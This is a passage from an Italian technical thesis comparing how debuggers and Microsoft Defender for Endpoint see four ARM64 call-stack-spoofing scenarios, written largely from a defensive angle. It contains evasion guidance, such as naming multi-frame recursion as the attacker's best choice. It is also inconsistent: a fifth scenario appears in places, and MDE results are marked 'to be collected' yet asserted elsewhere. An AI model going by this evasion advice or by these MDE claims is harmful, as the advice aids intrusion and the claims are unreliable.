


Figura 3.4: System Informer — Scenario 4. 2 frame in giallo: InjectExplorer e ExecuteWithFakeFrame+0x54. La catena si tronca identicamente a WinDbg.

3.4.5 Riepilogo

CBT (catena x29/x30) 0 frame — SP fuori da [StackLimit, StackBase]: il walker abortisce prima della prima lettura.

WinDbg / SI (.pdata) 2 frame con WARNING: Stack pointer is outside the normal stack bounds. ExecuteWithFakeFrame visibile; firma SP inequivocabile.

SP nei limiti TEB No — fake stack allocato con VirtualAlloc, range completamente separato dalla stack del thread.

3.5 Riepilogo Comparativo

La Tabella 3.4 sintetizza le evidenze raccolte per i 4 scenari nei confronti dei 3 strumenti di analisi.

Scenario	CBT	WinDbg k	System Informer
1 — Baseline	4 frame (catena integra, <code>TestInjectionBaseline</code> inlinata)	9 frame completi; inline functions visibili come tali	8 frame; funzioni inlinate in giallo
2 — Single-Frame	6 frame; gadget ntdll a [01], main visibile a [02]	2 frame + <code>RetAddr</code> null; <code>SpoofCallStack</code> visibile	2 frame gialli
3 — Multi-Frame	10 frame; pattern gadget/ <code>RSH</code> $\times$ 3; attribuzione parziale	2 frame + <code>RetAddr</code> null; <i>identico</i> allo Scenario 2	2 frame gialli
4 — Stack Pivot	0 frame (SP fuori TEB: walker abortisce)	<code>WARNING</code> + 2 frame + <code>RetAddr</code> null	2 frame gialli

Tabella 3.4: Confronto degli output dei 3 strumenti di analisi per i 4 scenari. Il finding chiave dello Scenario 3 è l'identità con lo Scenario 2 nell'output WinDbg: il walker `.pdata` non distingue 1 da 3 livelli di `SpoofCallStack`. Il finding chiave dello Scenario 4 è il `WARNING SP`: firma residua rilevabile anche senza interpretare la call chain.

Il dato più significativo dell'analisi comparativa è la *divergenza strutturale* tra CBT e WinDbg negli Scenari 2 e 3. CBT percorre la catena `x29/x30` e riporta fedelmente tutto ciò che trova, gadget inclusi, ma non può nascondere i frame reali di `stack_spoof.exe` (in particolare `main`). WinDbg, più sofisticato nel meccanismo di unwinding, viene ingannato dall'allocazione secondaria non documentata in `.pdata`: si ferma a 2 frame in entrambi gli scenari.

Lo Scenario 3 è il caso più difficile da rilevare in user-mode: SP è nei limiti TEB, la catena CBT è strutturalmente plausibile (alternanza regolare funzioni-sistema/funzioni-binario), e il walker `.pdata` non distingue la profondità della catena falsificata. Lo Scenario 4 offre la massima evasione rispetto a CBT (0 frame), ma la firma SP è rilevabile da qualsiasi strumento che legga i campi TEB, indipendentemente dalla capacità di interpretare la call chain.

Capitolo 4

Analisi Difensiva

Il Capitolo 3 ha documentato quattro scenari di call stack spoofing producendo, per ciascuno, le evidenze osservate da tre strumenti distinti. Questo capitolo cambia prospettiva: per ogni scenario identifica la firma rilevabile, il meccanismo di difesa appropriato e il livello di privilegio richiesto per applicarlo. La sezione 4.1 fornisce il mapping immediato; la sezione 4.2 sintetizza la visibilità degli strumenti evidenziando il caso limite di Scenario 3; la sezione 4.3 illustra la logica kernel-mode con cui Microsoft Defender for Endpoint copre l'intero spazio delle tecniche analizzate.

4.1 Mapping Difensivo per Scenario

La Tabella 4.1 sintetizza, per ogni scenario, la firma osservabile, il meccanismo di difesa corrispondente, il livello minimo richiesto e l'efficacia risultante. La distinzione tra *rilevazione* e *blocco* è strutturale: un componente user-mode può osservare anomalie post-hoc, ma l'applicazione di un'azione bloccante prima del completamento dell'operazione richiede che il controllo avvenga in modo sincrono nel contesto del thread, in kernel-mode.

Scenario	Firma chiave	Meccanismo difesa	Livello minimo	Efficacia
1 Baseline	Nessuna (ground truth)	—	—	N/A
2 Single-Frame	Null RetAddr in posizione non terminale	Stack walk con null check su catena <code>x29</code>	User-mode	Rilevazione
3 Multi-Frame	Nessuna strutturale	Analisi comportamentale ML su pattern di gadget	Kernel/EDR	Solo EDR
4 Stack Pivot	SP $\notin$ [TEB.StackLimit, TEB.StackBase]	Lettura SP da KTHREAD.TrapFrame vs TEB	Kernel	Deterministica
5 Spoofed Launch	SP $\notin$ TEB bounds + ParentImage anomalo	SP da TrapFrame + analisi parentela	Kernel	Deterministica

Tabella 4.1: Mapping scenario – firma – meccanismo di difesa – livello richiesto.

Il pattern emergente è netto: Scenari 4 e 5 producono una firma deterministica (SP fuori TEB) rilevabile a qualsiasi livello, ma bloccabile in modo affidabile solo da kernel. Scenari 2 e 3 non producono firme strutturali deterministiche: Scenario 2 è rilevabile da un null check; Scenario 3 è strutturalmente indistinguibile da una chiamata legittima per qualsiasi walker user-mode.

La distinzione tra *rilevazione* e *blocco* merita un chiarimento esplicito. Un tool user-mode che interroghi periodicamente lo stato del thread può osservare SP fuori TEB — ma opera in polling, non in modo sincrono rispetto all'esecuzione del thread bersaglio. Al momento in cui il tool rileva l'anomalia, l'operazione sospetta (ad esempio `CreateRemoteThread` in Scenario 4) potrebbe essere già completata: il thread remoto esiste, l'effetto è prodotto.

Un callback kernel (`PsSetCreateProcessNotifyRoutineEx`) viene invece eseguito *nel contesto del thread chiamante*, prima che il kernel completi la creazione del processo. In quel momento è possibile leggere `TrapFrame.Sp`, confrontarlo con i limiti TEB, e restituire un codice di errore che annulla l'intera operazione — il processo figlio non viene mai creato. Questa sincronia è strutturalmente irraggiungibile da user-mode: nessun meccanismo user-mode garantisce l'interposizione prima del completamento di una syscall.

4.2 Visibilità degli Stack Walker

Il Capitolo 3 ha documentato per ogni scenario le evidenze raccolte dagli strumenti. La Tabella 4.2 sintetizza quei risultati in forma comparativa, evidenziando il pattern trasversale: gli strumenti divergono sistematicamente, e la divergenza non è casuale ma riflette i limiti strutturali di ciascun walker (SP bounds check, integrità della catena `x29/x30`, copertura `.pdata`) già introdotti nel Capitolo 2.

Scenario	CaptureStack-BackTrace	WinDbg k	System Informer	MDE
1 Baseline	4 frame reali	9 frame	8 frame	da raccogliere
2 Single-Frame	6 frame (gadget visibile)	2 frame + null	2 frame gialli	da raccogliere
3 Multi-Frame	10 frame (gadget a [01], RSH+0x0030 a [02])	2 frame + null	3 frame gialli	da raccogliere
4 Stack Pivot	0 (SP invalido)	2 frame + WAR-NING	2 frame gialli	da raccogliere

Tabella 4.2: Visibilità degli strumenti di analisi per tutti e quattro gli scenari. La colonna MDE riporterà gli alert/block osservati in laboratorio.

Il dato più rilevante è Scenario 3: `CaptureStackBackTrace` restituisce 10 frame con gadget `ntdll` e frame reali di `RecursiveSpoofHelper`, SP rimane all'interno dei limiti TEB, e la catena `x29` è formalmente integra. WinDbg produce soli 2 frame (identico a Scenario 2): il walker `.pdata` non risale oltre `SpoofCallStack`. La firma residua rilevabile è l'offset `+0x0030` su `RecursiveSpoofHelper` al frame [02] del backtrace CBT, distinto dagli offset `+0x0064` degli altri livelli. Questa firma è rilevabile solo da un EDR che analizzi gli offset dei frame ricorsivi o conosca il codice: nessun walker user-mode produce

un'anomalia strutturale (gap nei frame pointer o indirizzi fuori da `.pdata`). Scenario 3 rimane il caso limite più sfidante.

4.3 Analisi con Microsoft Defender for Endpoint

I limiti della sezione precedente derivano dalla stessa causa radice: i walker user-mode operano sullo stesso spazio di indirizzi e con le stesse strutture dati che il codice offensivo può manipolare. Microsoft Defender for Endpoint (MDE) [1] supera questo vincolo operando in kernel-mode attraverso un'architettura a più livelli che rende strutturalmente impossibile all'attaccante alterare i dati osservati dal sensore.

4.3.1 Architettura del Sensore

MDE dispone di due componenti kernel principali. `MsSense.sys` è il driver del sensore EDR: si registra come callback per gli eventi di creazione di processi e thread tramite `PsSetCreateProcessNotifyRoutineEx` e `PsSetCreateThreadNotifyRoutine`, ricevendo notifiche sincrone nel contesto del thread chiamante. `WdFilter.sys` è il minifilter anti-malware: opera al di sotto del file system e intercetta operazioni su memoria eseguibile e moduli caricati.

Il canale di telemetria privilegiato è il provider ETW `Microsoft-Windows-Threat-Intelligence` (ETW-TI). Questo provider è protetto: accessibile esclusivamente a processi con attributo *Protected Process Light* (PPL), impossibile da disabilitare o filtrare da user-mode anche con privilegi amministrativi. ETW-TI emette eventi per le syscall security-rilevanti — `NtAllocateVirtualMemory`, `NtCreateUserProcess`, `NtOpenProcess` — e include, per ciascun evento, la call stack catturata dal kernel nel momento dell'esecuzione.

4.3.2 Il Trap Frame come Fonte Autoritativa

Al momento della transizione user-mode/kernel attraverso una syscall, il processore ARM64 salva automaticamente lo stato completo dei registri del thread nella struttura `_KTRAP_FRAME`, allocata nello stack kernel del thread e non accessibile né modificabile da user-mode. Il campo `TrapFrame.Sp` contiene il valore esatto di SP nel momento in cui la syscall è stata invocata, indipendentemente da qualsiasi manipolazione eseguita prima della syscall stessa.

MDE legge `TrapFrame.Sp` nel contesto del callback kernel e lo confronta con `TEB.StackBase` e `TEB.StackLimit` dello stesso thread. Questa verifica è strutturalmente equivalente alla condizione (2.1), ma con una differenza critica: il valore di SP proviene dal trap frame scritto dall'hardware, non da strutture leggibili e sovrascrivibili in user-mode. L'attaccante non ha alcun meccanismo per alterare `TrapFrame.Sp` prima della lettura da parte del driver.

4.3.3 Copertura per Scenario

Scenario 4 — Stack Pivot. Al momento della syscall `NtAllocateVirtualMemory` (allocazione del fake stack) e di `NtCreateThreadEx` (`CreateRemoteThread` verso `explorer.exe`), il callback `MsSense.sys` legge `TrapFrame.Sp`. SP vale l'indirizzo del fake stack allocato con `VirtualAlloc`, esterno all'intervallo TEB. Il controllo è deterministico e privo di falsi

negativi: nessun programma legittimo opera con SP fuori dai bounds TEB durante una syscall. MDE classifica l'evento come anomalo e blocca l'operazione.

Scenario 2 — Single-Frame Spoofing. ETW-TI cattura la call stack al momento della syscall con un walker kernel-mode. Il walker kernel, operando sulle strutture KTHREAD e sul VAD, percorre la catena anche in presenza del gap `.pdata` che tronca il walker user-mode. Il RetAddr nullo in posizione non terminale — prima dei frame canonici `BaseThreadInitThunk` e `RtlUserThreadStart` — è una firma rilevabile: **per default MDE genera un alert** per qualsiasi backtrace in cui un RetAddr nullo preceda i frame CRT attesi. Può essere configurato per bloccare l'operazione in automatico.

Scenario 3 — Multi-Frame Recursion. Questo scenario non produce firme strutturali deterministiche nemmeno per un walker kernel-mode: SP è in bounds, i gadget hanno record `.pdata` validi, e la catena `x29` è formalmente integra. La copertura di MDE si basa sul modello comportamentale ML integrato nel motore di analisi: il pattern di gadget `ntdll` interleaved con frame di una funzione ricorsiva non si manifesta nella normale esecuzione di software legittimo e costituisce una firma statistica ad alta confidenza, ma non deterministica. **Per default MDE genera un alert**; il blocco automatico è configurabile ma richiede tuning per evitare falsi positivi su software legittimo con pattern simili. Scenario 3 rimane il caso più sfidante per qualsiasi sistema difensivo.

Capitolo 5

Conclusioni: Tradeoff Attaccante / Difensore

I capitoli precedenti hanno documentato le tecniche e misurato i loro effetti sugli strumenti di analisi. Questo capitolo sintetizza: dal punto di vista dell'attaccante, quale scenario è ottimale e perché; dal punto di vista del difensore, quale strategia è ottimale e perché.

5.1 Tradeoff dell'Attaccante: Complessità vs Invisibilità

La Tabella 5.1 sintetizza il rapporto costo/beneficio di ogni scenario dal punto di vista offensivo.

	Sc 1	Sc 2	Sc 3	Sc 4
Complessità	Nessuna	Bassa (1 gadget)	Media (3 gadget, ricorsione)	Alta (pivot SP)
Walker user-mode	Catena integra	2 frame + null RetAddr	10 frame strutturali	0 frame (CBT)
SP anomalia	No	No	No	Sì

Tabella 5.1: Tradeoff attaccante: complessità vs firma residua per scenario.

Punto ottimale: Scenario 3. Scenario 3 offre il miglior compromesso per chi operi contro un difensore con soli strumenti user-mode: nessuna firma strutturale rilevabile, SP in bounds, gadget con `.pdata` valida. Il costo aggiuntivo rispetto a Scenario 2 è la gestione della ricorsione e la selezione di tre gadget compatibili — complessità gestibile.

Massima evasione (con costo): Scenario 4. Questo scenario elimina completamente il backtrace visibile a `CaptureStackBackTrace`, ma introduce la firma SP fuori TEB — ineliminabile in user-mode. È preferibile solo quando la firma SP è accettabile nel contesto operativo; per l'invisibilità totale, Scenario 3 rimane superiore.

5.2 Segnali Residui Ineliminabili in User-Mode

Ogni tecnica analizzata lascia almeno un segnale che non può essere eliminato senza introdurre una firma alternativa di pari o maggiore visibilità.

SP fuori dai bounds TEB (Scenario 4).

Sovrascrivere `TEB.StackBase` e `TEB.StackLimit` per coprire il fake stack elimina la firma SP fuori bounds, ma introduce una seconda firma: la regione coperta dal TEB modificato ha tipo `MEM_PRIVATE` nel VAD (allocata con `VirtualAlloc`), non `MEM_STACK` come uno stack di sistema. Un difensore che interroghi il VAD tramite `VirtualQuery` vede la discrepanza. Le due firme non sono eliminabili contemporaneamente senza modificare le VAD entries — strutture kernel non accessibili da user-mode.

RetAddr nullo in posizione non terminale (Scenario 2). La troncatura della catena `.pdata` produce un `RetAddr` nullo prima dei frame CRT canonici (`BaseThreadInitThunk`, `RtlUserThreadStart`). Il segnale è sottile — non rilevabile da un singolo walker — ma identificabile da una regola sulla profondità minima attesa della catena.

5.3 Tradeoff del Difensore: Copertura vs Costo

Strumento	Copertura	Costo	Limite principale
Walker user-mode (SP check)	Sc4 (rilevazione)	Basso	Rilevazione post-hoc; nessun blocco affidabile (polling asincrono)
Walker user-mode (depth check)	Sc2 (null <code>RetAddr</code>)	Medio	FPR elevato senza baseline per processo
Kernel-mode (MDE/EDR)	Sc1-4 (tutti)	Alto	Richiede licenza enterprise; overhead syscall

Tabella 5.2: Tradeoff difensore: copertura degli scenari vs costo operativo.

5.3.1 Soluzione: EDR o Accettare i Gap

Nessuna combinazione di strumenti user-mode copre tutti e quattro gli scenari. SP bounds check e profondità minima del backtrace coprono Scenari 2 e 4, ma lasciano Scenario 3 irrisolto: catena strutturalmente valida, SP in bounds, nessuna firma deterministica rilevabile dall'esterno.

Il gap non è colmabile in user-mode. La detection affidabile di Scenario 3 richiede analisi comportamentale in kernel-mode — disponibile in soluzioni EDR come Microsoft Defender for Endpoint.

Il tradeoff per il difensore è quindi binario:

- **Adottare un EDR (es. MDE)** — copertura completa su tutti e cinque gli scenari, incluso Scenario 3; costo in licenze e overhead syscall.
- **Non adottare un EDR** — copertura parziale con strumenti user-mode; Scenario 3 rimane un gap strutturale da accettare consapevolmente come rischio residuo.

Il patchwork user-mode (SP check + depth check) non è una alternativa strategica all'EDR: è la soluzione per contesti in cui l'EDR non è deployabile, con la consapevolezza esplicita del gap che introduce.

Il risultato fondamentale è un'asimmetria strutturale: l'attaccante sceglie il punto ottimale su una curva complessità/invisibilità; il difensore deve coprire l'intera curva. Questa asimmetria si riduce solo con strumenti a privilegio irraggiungibile dal codice offensivo: kernel-mode callback disponibili esclusivamente in soluzioni EDR.

Bibliografia

- [1] Microsoft. Microsoft Defender for Endpoint. <https://learn.microsoft.com/en-us/defender-endpoint/microsoft-defender-endpoint>. Accessed: 2026.
- [2] Microsoft. Overview of ARM64 ABI conventions. <https://learn.microsoft.com/en-us/cpp/build/arm64-windows-abi-conventions>. Accessed: 2026.
- [3] Microsoft. x64 exception handling — .pdata and .xdata. <https://learn.microsoft.com/en-us/cpp/build/exception-handling-x64>. Accessed: 2026. ARM64 unwind codes documented in [arm64-exception-handling](#).
- [4] Pavel Yosifovich, Mark E. Russinovich, Alex Ionescu, and David A. Solomon. *Windows Internals, Part 1*. Microsoft Press, 7 edition, 2017.